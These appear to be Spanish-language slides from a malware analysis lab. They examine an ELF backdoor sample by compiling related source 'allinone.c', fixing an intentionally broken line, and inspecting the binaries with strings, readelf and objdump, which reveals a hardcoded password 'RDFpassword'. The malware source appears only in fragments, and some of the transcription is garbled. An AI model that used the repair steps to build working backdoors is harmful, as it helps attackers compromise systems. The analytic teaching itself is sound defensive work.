int maxfd, infd, outfd;
unsigned char ret_buf[32768];
int daemon_init();
--More--(16%)
```


AIO_ELF

- El binario **aio_elf_des** tiene tres variables extra:
 - pw
 - stored_password
 - string_to_print
- Por la similitud entre los programas, es muy probable que se utilizara una versión modificada del archivo **allinone.c** para crear esta muestra en particular.

AIO_ELF

- Compilar el archivo **allinone.c** como lo establece la sección de comentarios en el código fuente.

```
# more allinone.c
# gcc -o allinone allinone.c -lpthread
```



```
malware@MalwareAnalysisLab: ~
- □ ×
Archivo Editar Ver Buscar Terminal Ayuda
*
* Usage:
* compile:
* gcc -o allinone allinone.c -lpthread
* run on target:
* ./allinone
*
--More-- (2%)
```

AIO_ELF

- La opción “**-lpthread**” es para ligar la biblioteca **lpthread**.

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
allinone.c:597:2: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]
allinone.c: In function 'socks':
allinone.c:630:34: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]
allinone.c: In function 'quit':
allinone.c:717:2: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]
allinone.c: In function 'out2in':
allinone.c:752:3: error: stray '\241' in program
allinone.c:752:3: error: stray '\301' in program
allinone.c:752:53: error: 'et' undeclared (first use in this function)
allinone.c:752:53: note: each undeclared identifier is reported only once for each function it appears in
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Se muestran varias advertencias y **errores** al intentar compilar el código fuente **por una variable que no está definida en la línea 752**.
- Muchas veces, los códigos alojados en sitios web, como **Packet Storm** tienen errores en el código que son intencionales para evitar que *script kiddies* los usen de manera directa.
- **Nota:** No ejecutar el archivo que se generará sin restricciones de contraseña.

AIO_ELF

- Identificar el error en la línea 752.

```
# cat -n allinone.c | more
```

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
749
750
751
752
753
754
755
756
757
758
```

FD_SET(out_fd, &writefd);
FD_SET(in_fd, &readfd);
result = select(maxfd, &readfd, &writefd, NULL, et);
if(result < 0)
{
 /*printf("select error\n");*/
 return;
}
else

AIO_ELF

- Haciendo una búsqueda de la función y los **patrones adyacentes** puede identificarse la siguiente sección:

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The code listed is a snippet of C code with line numbers from 719 to 733. Lines 720 and 722 have red boxes around them, highlighting the function name "out2in()" and the variable "timeset".

```
719
720 void out2in()
721 {
722     struct timeval timeset;
723     fd_set readfd, writefd;
724     int result, i = 0;
725     char read_in1[MAXSIZE], send_out1[MAXSIZE];
726     char read_in2[MAXSIZE], send_out2[MAXSIZE];
727     int read1 = 0, totalread1 = 0, send1=0;
728     int read2 = 0, totalread2 = 0, send2=0;
729     int out_fd, in_fd;
730
731     out_fd = outfd;
732     in_fd = infd;
733 }
```

AIO_ELF

- Editar el archivo para colocar la cadena: ×et.

```
# vim allinone.c
```

```
751[ENTER]
```

```
i
```

The image shows two terminal windows side-by-side, both titled "malware@MalwareAnalysisLab: ~".

The top terminal window displays the following code:

```
result = select(maxfd, &readfd, &writefd, NULL, iÁet);  
if(result < 0)
```

The word "iÁet" is highlighted with a red rectangle. Below the code, the text "-- INSERTAR --" is visible.

The bottom terminal window displays the same code, but with a different modification:

```
result = select(maxfd, &readfd, &writefd, NULL, &timeset);  
if(result < 0)
```

The word "×et" is highlighted with a red rectangle. Below the code, the text "-- INSERTAR --" is visible.

Both terminals show a status bar at the bottom right indicating "752,57-69" and "86%".

AIO_ELF

- Una vez realizados los cambios, guardar el archivo, salir del editor y compilar nuevamente el código.

[ESC]

:wq

```
# gcc -o allinone allinone.c -lpthread
# md5sum allinone
# sha1sum allinone
# file allinone
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf      aio_elf_des_stripped  allinone.c
aio_elf_des  allinone           str_aio_elf_des
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum allinone
61888819728f31d1d625d8f3fa345f4d  allinone
root@MalwareAnalysisLab:/home/malware/muestraELF# shasum allinone
3e3c4fd1954216018ce93fe0fb729567b3ea4815  allinone
root@MalwareAnalysisLab:/home/malware/muestraELF# file allinone
allinone: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0x04ce9bdcc909440
3ff65491c40d7908a0634f6a4, not stripped
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Listar las bibliotecas que necesita el programa para su ejecución.

```
# ldd allinone
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls (minimize, maximize, close) at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal itself displays two "ldd" command outputs:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf_des
 linux-gate.so.1 => (0xb7768000)
 libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb773a000)
 libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb75d7000)
 /lib/ld-linux.so.2 (0xb7769000)
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd allinone
 linux-gate.so.1 => (0xb779d000)
 libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb776f000)
 libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb760c000)
 /lib/ld-linux.so.2 (0xb779e000)
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Las bibliotecas son las mismas que utiliza la muestra **aio_elf_des** pero cambian la dirección de su referencia por tratarse de una modificación en el código original.
- Realizar la inspección de cadenas de todo el archivo **allinone**.

```
# strings -a allinone > str_allinone
```

AIO_ELF

- Comparar las cadenas de ambos binarios.
 - aio_elf_des → str_aio_elf_des
 - allinone → str_allinone

```
# diff str_aio_elf_des str_allinone > str_aio_all
```

The screenshot shows a terminal window with the following content:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# strings -a allinone > str_allinone
root@MalwareAnalysisLab:/home/malware/muestraELF# diff str_aio_elf_des str_allinone > str_aio_all
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- A continuación se muestran algunas de las cadenas que aparecen en el archivo **aio_elf_des** y que no están en **allinone**:

```
# more str_aio_all
```


The screenshot shows a terminal window with the following details:

- Title bar:** malware@MalwareAnalysisLab: ~
- Menu bar:** Archivo, Editar, Ver, Buscar, Terminal, Ayuda
- Terminal content:**

```
< QVh0
< RDFpassword
< [su]
< [login]
< [bash]
---
--More-- (12%)
```

AIO_ELF

- Existen muchos indicios de que durante la ejecución del binario se deba usar una contraseña para autenticarse.



malware@MalwareAnalysisLab: ~

- □ ×

Archivo Editar Ver Buscar Terminal Ayuda

```
< Enter Password:  
< Password accepted!  
< You entered an Incorrect Password. Exiting...  
< ======  
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)  
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)  
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)  
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)  
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)  
--More--(18%)
```

AIO_ELF

- Mostrar la información sobre el encabezado del archivo **aio_elf_des** e identificar el número de secciones que lo componen.
- El comando `readelf`, de la suite **Binutils**, muestra información sobre archivos ELF.

```
# readelf --file-header aio_elf_des
# readelf -h aio_elf_des
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
-Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --file-header aio_elf_
des
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Intel 80386
  Version: 0x1
  Entry point address: 0x8048e80
  Start of program headers: 52 (bytes into file)
  Start of section headers: 20032 (bytes into file)
  Flags: 0x0
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 6
  Size of section headers: 40 (bytes)
  Number of section headers: 34
  Section header string table index: 31
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- La salida del comando muestra que 34 secciones [0-33] conforman el archivo **aio_elf_des**.
- Listar las secciones el archivo **aio_elf_des** para identificar el número que le corresponde a **.rodata** y la dirección en la que está.

```
# readelf --section-headers aio_elf_des
# readelf -S aio_elf_des
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --section-headers aio_elf_des
There are 34 section headers, starting at offset 0x4e40:

Section Headers:
[Nr] Name          Type      Addr     Off      Size    ES Flg Lk Inf Al
[ 0] .interp       PROGBITS 080480f4 0000f4 000013 00 A   0   0   1
[ 1] .note.ABI-tag NOTE     08048108 000108 000020 00 A   0   0   4
[ 2] .hash         HASH     08048128 000128 000188 04 A   4   0   4
[ 4] .dynsym       DYNSYM   080482b0 0002b0 0003b0 10 A   5   1   4
[ 5] .dynstr       STRTAB   08048660 000660 0001f0 00 A   0   0   1
[ 6] .gnu.version VERSYM   08048850 000850 000076 02 A   4   0   2
[ 7] .gnu.version_r VERNEED 080488c8 0008c8 000060 00 A   5   2   4
[ 8] .rel.dyn      REL      08048928 000928 000008 08 A   4   0   4
[ 9] .rel.plt      REL      08048930 000930 0001b8 08 A   4   11  4
[10] .init         PROGBITS 08048ae8 000ae8 000018 00 AX  0   0   4
[11] .plt          PROGBITS 08048b00 000b00 000380 04 AX  0   0   4
[12] .text         PROGBITS 08048e80 000e80 001a80 00 AX  0   0   4
[13] .fini         PROGBITS 0804a900 002900 00001c 00 AX  0   0   4
[14] .rodata        PROGBITS 0804a920 002920 000719 00 A   0   0   32
[15] .data         PROGBITS 0804c03c 00303c 00000c 00 WA  0   0   4
[16] .eh_frame     PROGBITS 0804c048 003048 000004 00 WA  0   0   4
[17] .dynamic       DYNAMIC  0804c04c 00304c 0000d0 08 WA  5   0   4
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
```

Archivo	Editar	Ver	Buscar	Terminal	Ayuda	-	□	×	
[15] .data	PROGBITS	0804c03c	00303c	00000c	00	WA	0	0	4
[16] .eh_frame	PROGBITS	0804c048	003048	000004	00	WA	0	0	4
[17] .dynamic	DYNAMIC	0804c04c	00304c	0000d0	08	WA	5	0	4
[18] .ctors	PROGBITS	0804c11c	00311c	000008	00	WA	0	0	4
[19] .dtors	PROGBITS	0804c124	003124	000008	00	WA	0	0	4
[20] .jcr	PROGBITS	0804c12c	00312c	000004	00	WA	0	0	4
[21] .got	PROGBITS	0804c130	003130	0000ec	04	WA	0	0	4
[22] .bss	NOBITS	0804c220	003220	008138	00	WA	0	0	32
[23] .comment	PROGBITS	00000000	003220	000132	00		0	0	1
[24] .debug_aranges	PROGBITS	00000000	003358	000058	00		0	0	8
[25] .debug_pubnames	PROGBITS	00000000	0033b0	000025	00		0	0	1
[26] .debug_info	PROGBITS	00000000	0033d5	000c85	00		0	0	1
[27] .debug_abbrev	PROGBITS	00000000	00405a	000127	00		0	0	1
[28] .debug_line	PROGBITS	00000000	004181	0001f2	00		0	0	1
[29] .debug_frame	PROGBITS	00000000	004374	000014	00		0	0	4
[30] .debug_str	PROGBITS	00000000	004388	00098a	01	MS	0	0	1
[31] .shstrtab	STRTAB	00000000	004d12	00012b	00		0	0	1
[32] .symtab	SYMTAB	00000000	005390	000960	10		33	55	4
[33] .strtab	STRTAB	00000000	005cf0	00068d	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
O (extra OS processing required) o (OS specific), p (processor specific)

```
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

Nombre	Descripción
.data	Variables inicializadas del programa.
.debug	Información de depuración.
.ctors	Apuntadores a constructores de C++.
.dtors	Apuntadores a destructores de C++.
.dynamic	Información para el ligado dinámico.
.dynsym	Tabla de símbolos para el ligado dinámico.
.fini	Código de finalización del programa.

AIO_ELF

Nombre	Descripción
.init	Código de inicialización del programa.
.rodata	Datos de sólo lectura (cadenas).
.shstrtab	Tabla de cadenas con los nombres de las secciones.
.strtab	Tabla de cadenas usada para nombrar los elementos de la tabla de símbolos.
.symtab	Tabla de símbolos.
.text	Parte ejecutable (código objeto) de un programa.
.plt	Tabla con referencias a funciones de bibliotecas compartidas

AIO_ELF

- Para mostrar el volcado hexadecimal de la sección de sólo lectura “**.rodata**” (que en este caso particular es la número 14) se usa el siguiente comando:

```
# readelf --hex-dump=14 aio_elf_des
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --hex-dump=14 aio_elf_
des

Hex dump of section '.rodata':
0x0804a920 03000000 01000200 00000000 00000000 ..... .
0x0804a930 00000000 00000000 00000000 00000000 .
0x0804a940 52444670 61737377 6f726400 5b73755d RDFpassword.[su]
0x0804a950 20202020 20202000 5b6c6f67 696e5d20 .[login]
0x0804a960 20202020 2020005b 62617368 5d202020 .[bash]
0x0804a970 20202020 002f002f 6465762f 6e756c6c ../../dev/null
0x0804a980 00636869 6c647265 6e202564 20646965 .children %d die
0x0804a990 640a0000 00000000 00000000 00000000 d.....
```

AIO_ELF

- Mostrar el contenido de la sección “.rodata” del archivo **allinone**.

```
# readelf --file-header allinone
# readelf --section-headers allinone
# readelf --hex-dump=16 allinone
```

AIO_ELF

- El comando objdump además de desensamblar binarios, despliega información parecida al comando readelf.

```
# objdump -s -j .rodata allinone
```

AIO_ELF

- Si un archivo (**allinone**) tiene más secciones que otro (**aio_elf_des**), puede ser por las opciones de compilación o por agregar/quitar acciones al código.
- En **allinone** no aparece la cadena **RDFpassword**.

AIO_ELF

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# objdump -s -j .rodata allinone
allinone:      file format elf32-i386

Contents of section .rodata:
804a8e8 03000000 01000200 2f002f64 65762f6e ...../.dev/n
804a8f8 756c6c00 6368696c 6472656e 20256420 ull.children %d
804a908 64696564 0a000000 436f6e74 656e742d died....Content-
804a918 74797065 3a207465 78742f68 746d6c0a type: text/html.
804a928 0a485454 502f312e 31203430 34204e6f .HTTP/1.1 404 No
804a938 7420466f 756e640a 44617465 3a204d6f t Found.Date: Mo
804a948 6e2c2031 34204a61 6e203230 30322030 n, 14 Jan 2002 0
804a958 333a3139 3a353520 474d540a 53657276 3:19:55 GMT.Serv
804a968 65723a20 41706163 68652f31 2e332e32 er: Apache/1.3.2
804a978 32202855 6e697829 0a436f6e 6e656374 2 (Unix).Connect
804a988 696f6e3a 20636c6f 73650a43 6f6e7465 ion: close.Conte
804a998 6e742d54 7970653a 20746578 742f6874 nt-Type: text/ht
```

AIO_ELF

- Ahora, se utilizará el comando objdump para desensamblar el archivo **aio_elf_des** para analizar si la función principal **main** llama a **get_password**.

```
# objdump -M intel -d aio_elf_des > dis_aio_elf_des
# more dis_aio_elf_des
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard window controls (minimize, maximize, close) at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command line shows the user running "objdump -M intel -d aio_elf_des > dis_aio_elf_des" and then "ls" to list the files in the directory. The output of "ls" shows the following files:

File	Description
aio_elf	allinone
aio_elf_des	allinone.c
aio_elf_des_stripped	dis_aio_elf_des
	str_aio_all
	str_aio_elf_des
	str_allinone

The file "dis_aio_elf_des" is highlighted in red in the command line and the terminal output.

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# objdump -M intel -d aio_elf_des > dis_aio_elf_des
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf          allinone      str_aio_all
aio_elf_des      allinone.c    str_aio_elf_des
aio_elf_des_stripped  dis_aio_elf_des str_allinone
root@MalwareAnalysisLab:/home/malware/muestraELF# more dis_aio_elf_des
```

AIO_ELF

- En las primeras instrucciones de la función **main** (línea 380) se observa una llamada a **strcpy** (*string copy*) que asigna la cadena **RDFpassword** en la variable **stored_password**.

malware@MalwareAnalysisLab: ~

```
Archivo Editar Ver Buscar Terminal Ayuda
08048f30 <main>:
 8048f30:    55          Prólogo
 8048f31:    89 e5
 8048f33:    81 ec e8 0f 00 00
 8048f39:    83 e4 f0
 8048f3c:    b8 00 00 00 00
 8048f41:    29 c4
 8048f43:    83 ec 08
 8048f46:    68 40 a9 04 08
 8048f4b:    68 40 c2 04 08
 8048f50:    e8 1b ff ff ff

  push    ebp
  mov     ebp,esp
  sub     esp,0xfe8
  and     esp,0xfffffffff0
  mov     eax,0x0
  sub     esp,eax
  0804c240 B stored_password

  push    0x804a940 RDFpassword
  push    0x804c240 stored_password
  call    8048e70 <strcpy@plt>

-More-- (12%)
```

AIO_ELF

- A continuación se muestra el prototipo de la función **strcpy**.

```
# man strcpy
```

The terminal window title is "malware@MalwareAnalysisLab: ~". The window contains the following text:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
STRCPY(3)           Linux Programmer's Manual           STRCPY(3)

NAME
    strcpy, strncopy - copy a string

SYNOPSIS
    #include <string.h>

    char *strcpy(char *dest, const char *src); char *strcpy(char *dest, const char *src);

    char *strncpy(char *dest, const char *src, size_t n); char *strncpy(char *dest, const char *src, size_t n);

DESCRIPTION
    The strcpy() function copies the string pointed to by src, including
    the terminating null byte ('\0'), to the buffer pointed to by dest.
    The strings may not overlap, and the destination string dest must be
    large enough to receive the copy. Beware of buffer overruns! (See
    BUGS.)
```

AIO_ELF

- Instrucciones más abajo, nuevamente aparece una llamada a la función **strcpy**.
- En las instrucciones **mov** se hace referencia **stored_password** vista previamente.


```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

8048f46:    68 40 a9 04 08          push    0x804a940
8048f4b:    68 40 c2 04 08          push    0x804c240
8048f50:    e8 1b ff ff ff          call    8048e70 <strcpy@plt>
8048f55:    83 c4 10              add     esp,0x10
8048f58:    83 ec 08              sub     esp,0x8
8048f5b:    68 40 a9 04 08          push    0x804a940 RDFpassword
8048f60:    68 a0 42 05 08          push    0x80542a0 pw
8048f65:    e8 06 ff ff ff          call    8048e70 <strcpy@plt>
8048f6a:    83 c4 10              add     esp,0x10
8048f6d:    c6 05 40 c2 04 08 4a    mov     BYTE PTR ds:0x804c240,0x4a
8048f74:    c6 05 41 c2 04 08 42    mov     BYTE PTR ds:0x804c241,0x42
--More--(13%)
```

AIO_ELF

- La dirección **0x8054300** corresponde a la variable **string_to_print**.
- **BYTE PTR** indica al ensamblador que acceda a un operando con longitud de un **byte** (8 bits).



```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda 08054300 B string_to_print
8048f6d: c6 05 40 c2 04 08 4a    mov    BYTE PTR ds:0x804c240,0x4a
8048f74: c6 05 41 c2 04 08 42    mov    BYTE PTR ds:0x804c241,0x42
8048f7b: c6 05 42 c2 04 08 52    mov    BYTE PTR ds:0x804c242,0x52
8048f82: c6 05 43 c2 04 08 00    mov    BYTE PTR ds:0x804c243,0x0
8048f89: c6 05 00 43 05 08 5b    mov    BYTE PTR ds 0x8054300 0x5b
8048f90: c6 05 01 43 05 08 53    mov    BYTE PTR ds:0x8054301,0x53
8048f97: c6 05 02 43 05 08 69    mov    BYTE PTR ds:0x8054302,0x69
8048f9e: c6 05 03 43 05 08 6d    mov    BYTE PTR ds:0x8054303,0x6d
8048fa5: c6 05 04 43 05 08 75    mov    BYTE PTR ds:0x8054304,0x75
```

AIO_ELF

- Posteriormente se encuentra la llamada a la función `get_password`.

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

8049085:      c6 05 24 43 05 08 65    mov    BYTE PTR ds:0x8054324,0x65
804908c:      c6 05 25 43 05 08 74    mov    BYTE PTR ds:0x8054325,0x74
8049093:      c6 05 26 43 05 08 65    mov    BYTE PTR ds:0x8054326,0x65
804909a:      c6 05 27 43 05 08 21    mov    BYTE PTR ds:0x8054327,0x21
80490a1:      c6 05 28 43 05 08 0a    mov    BYTE PTR ds:0x8054328,0xa
80490a8:      c6 05 29 43 05 08 00    mov    BYTE PTR ds:0x8054329,0x0
80490af:      e8 6a 17 00 00    call   804a81e <get password>
80490b4:      83 ec 08    sub    esp,0x8
80490b7:      68 60 93 04 08    push   0x8049360
80490bc:      6a 11    push   0x11
80490be:      e8 fd fa ff ff    call   8048bc0 <signal@plt>

--More-- (15%)
```

AIO_ELF

- Entre la segunda asignación de cadena **RDFpassword** y la llamada a la función **get_password**, se encuentran una serie de valores en hexadecimal que es conveniente pasar a su equivalente en ASCII.

4a 42 52 **00** 5b 53 69 6d 75 6c 61 74 65 64 **20** 42 6f 6f 62 79 **20** 54 72 61 70 21
5d **0a** 46 6f 72 6d 61 74 **20** 43 6f 6d 70 6c 65 21 **0a 00**

- 00 → null (fin de cadena)
- 20 → espacio
- 0a → \n (salto de línea)

AIO_ELF

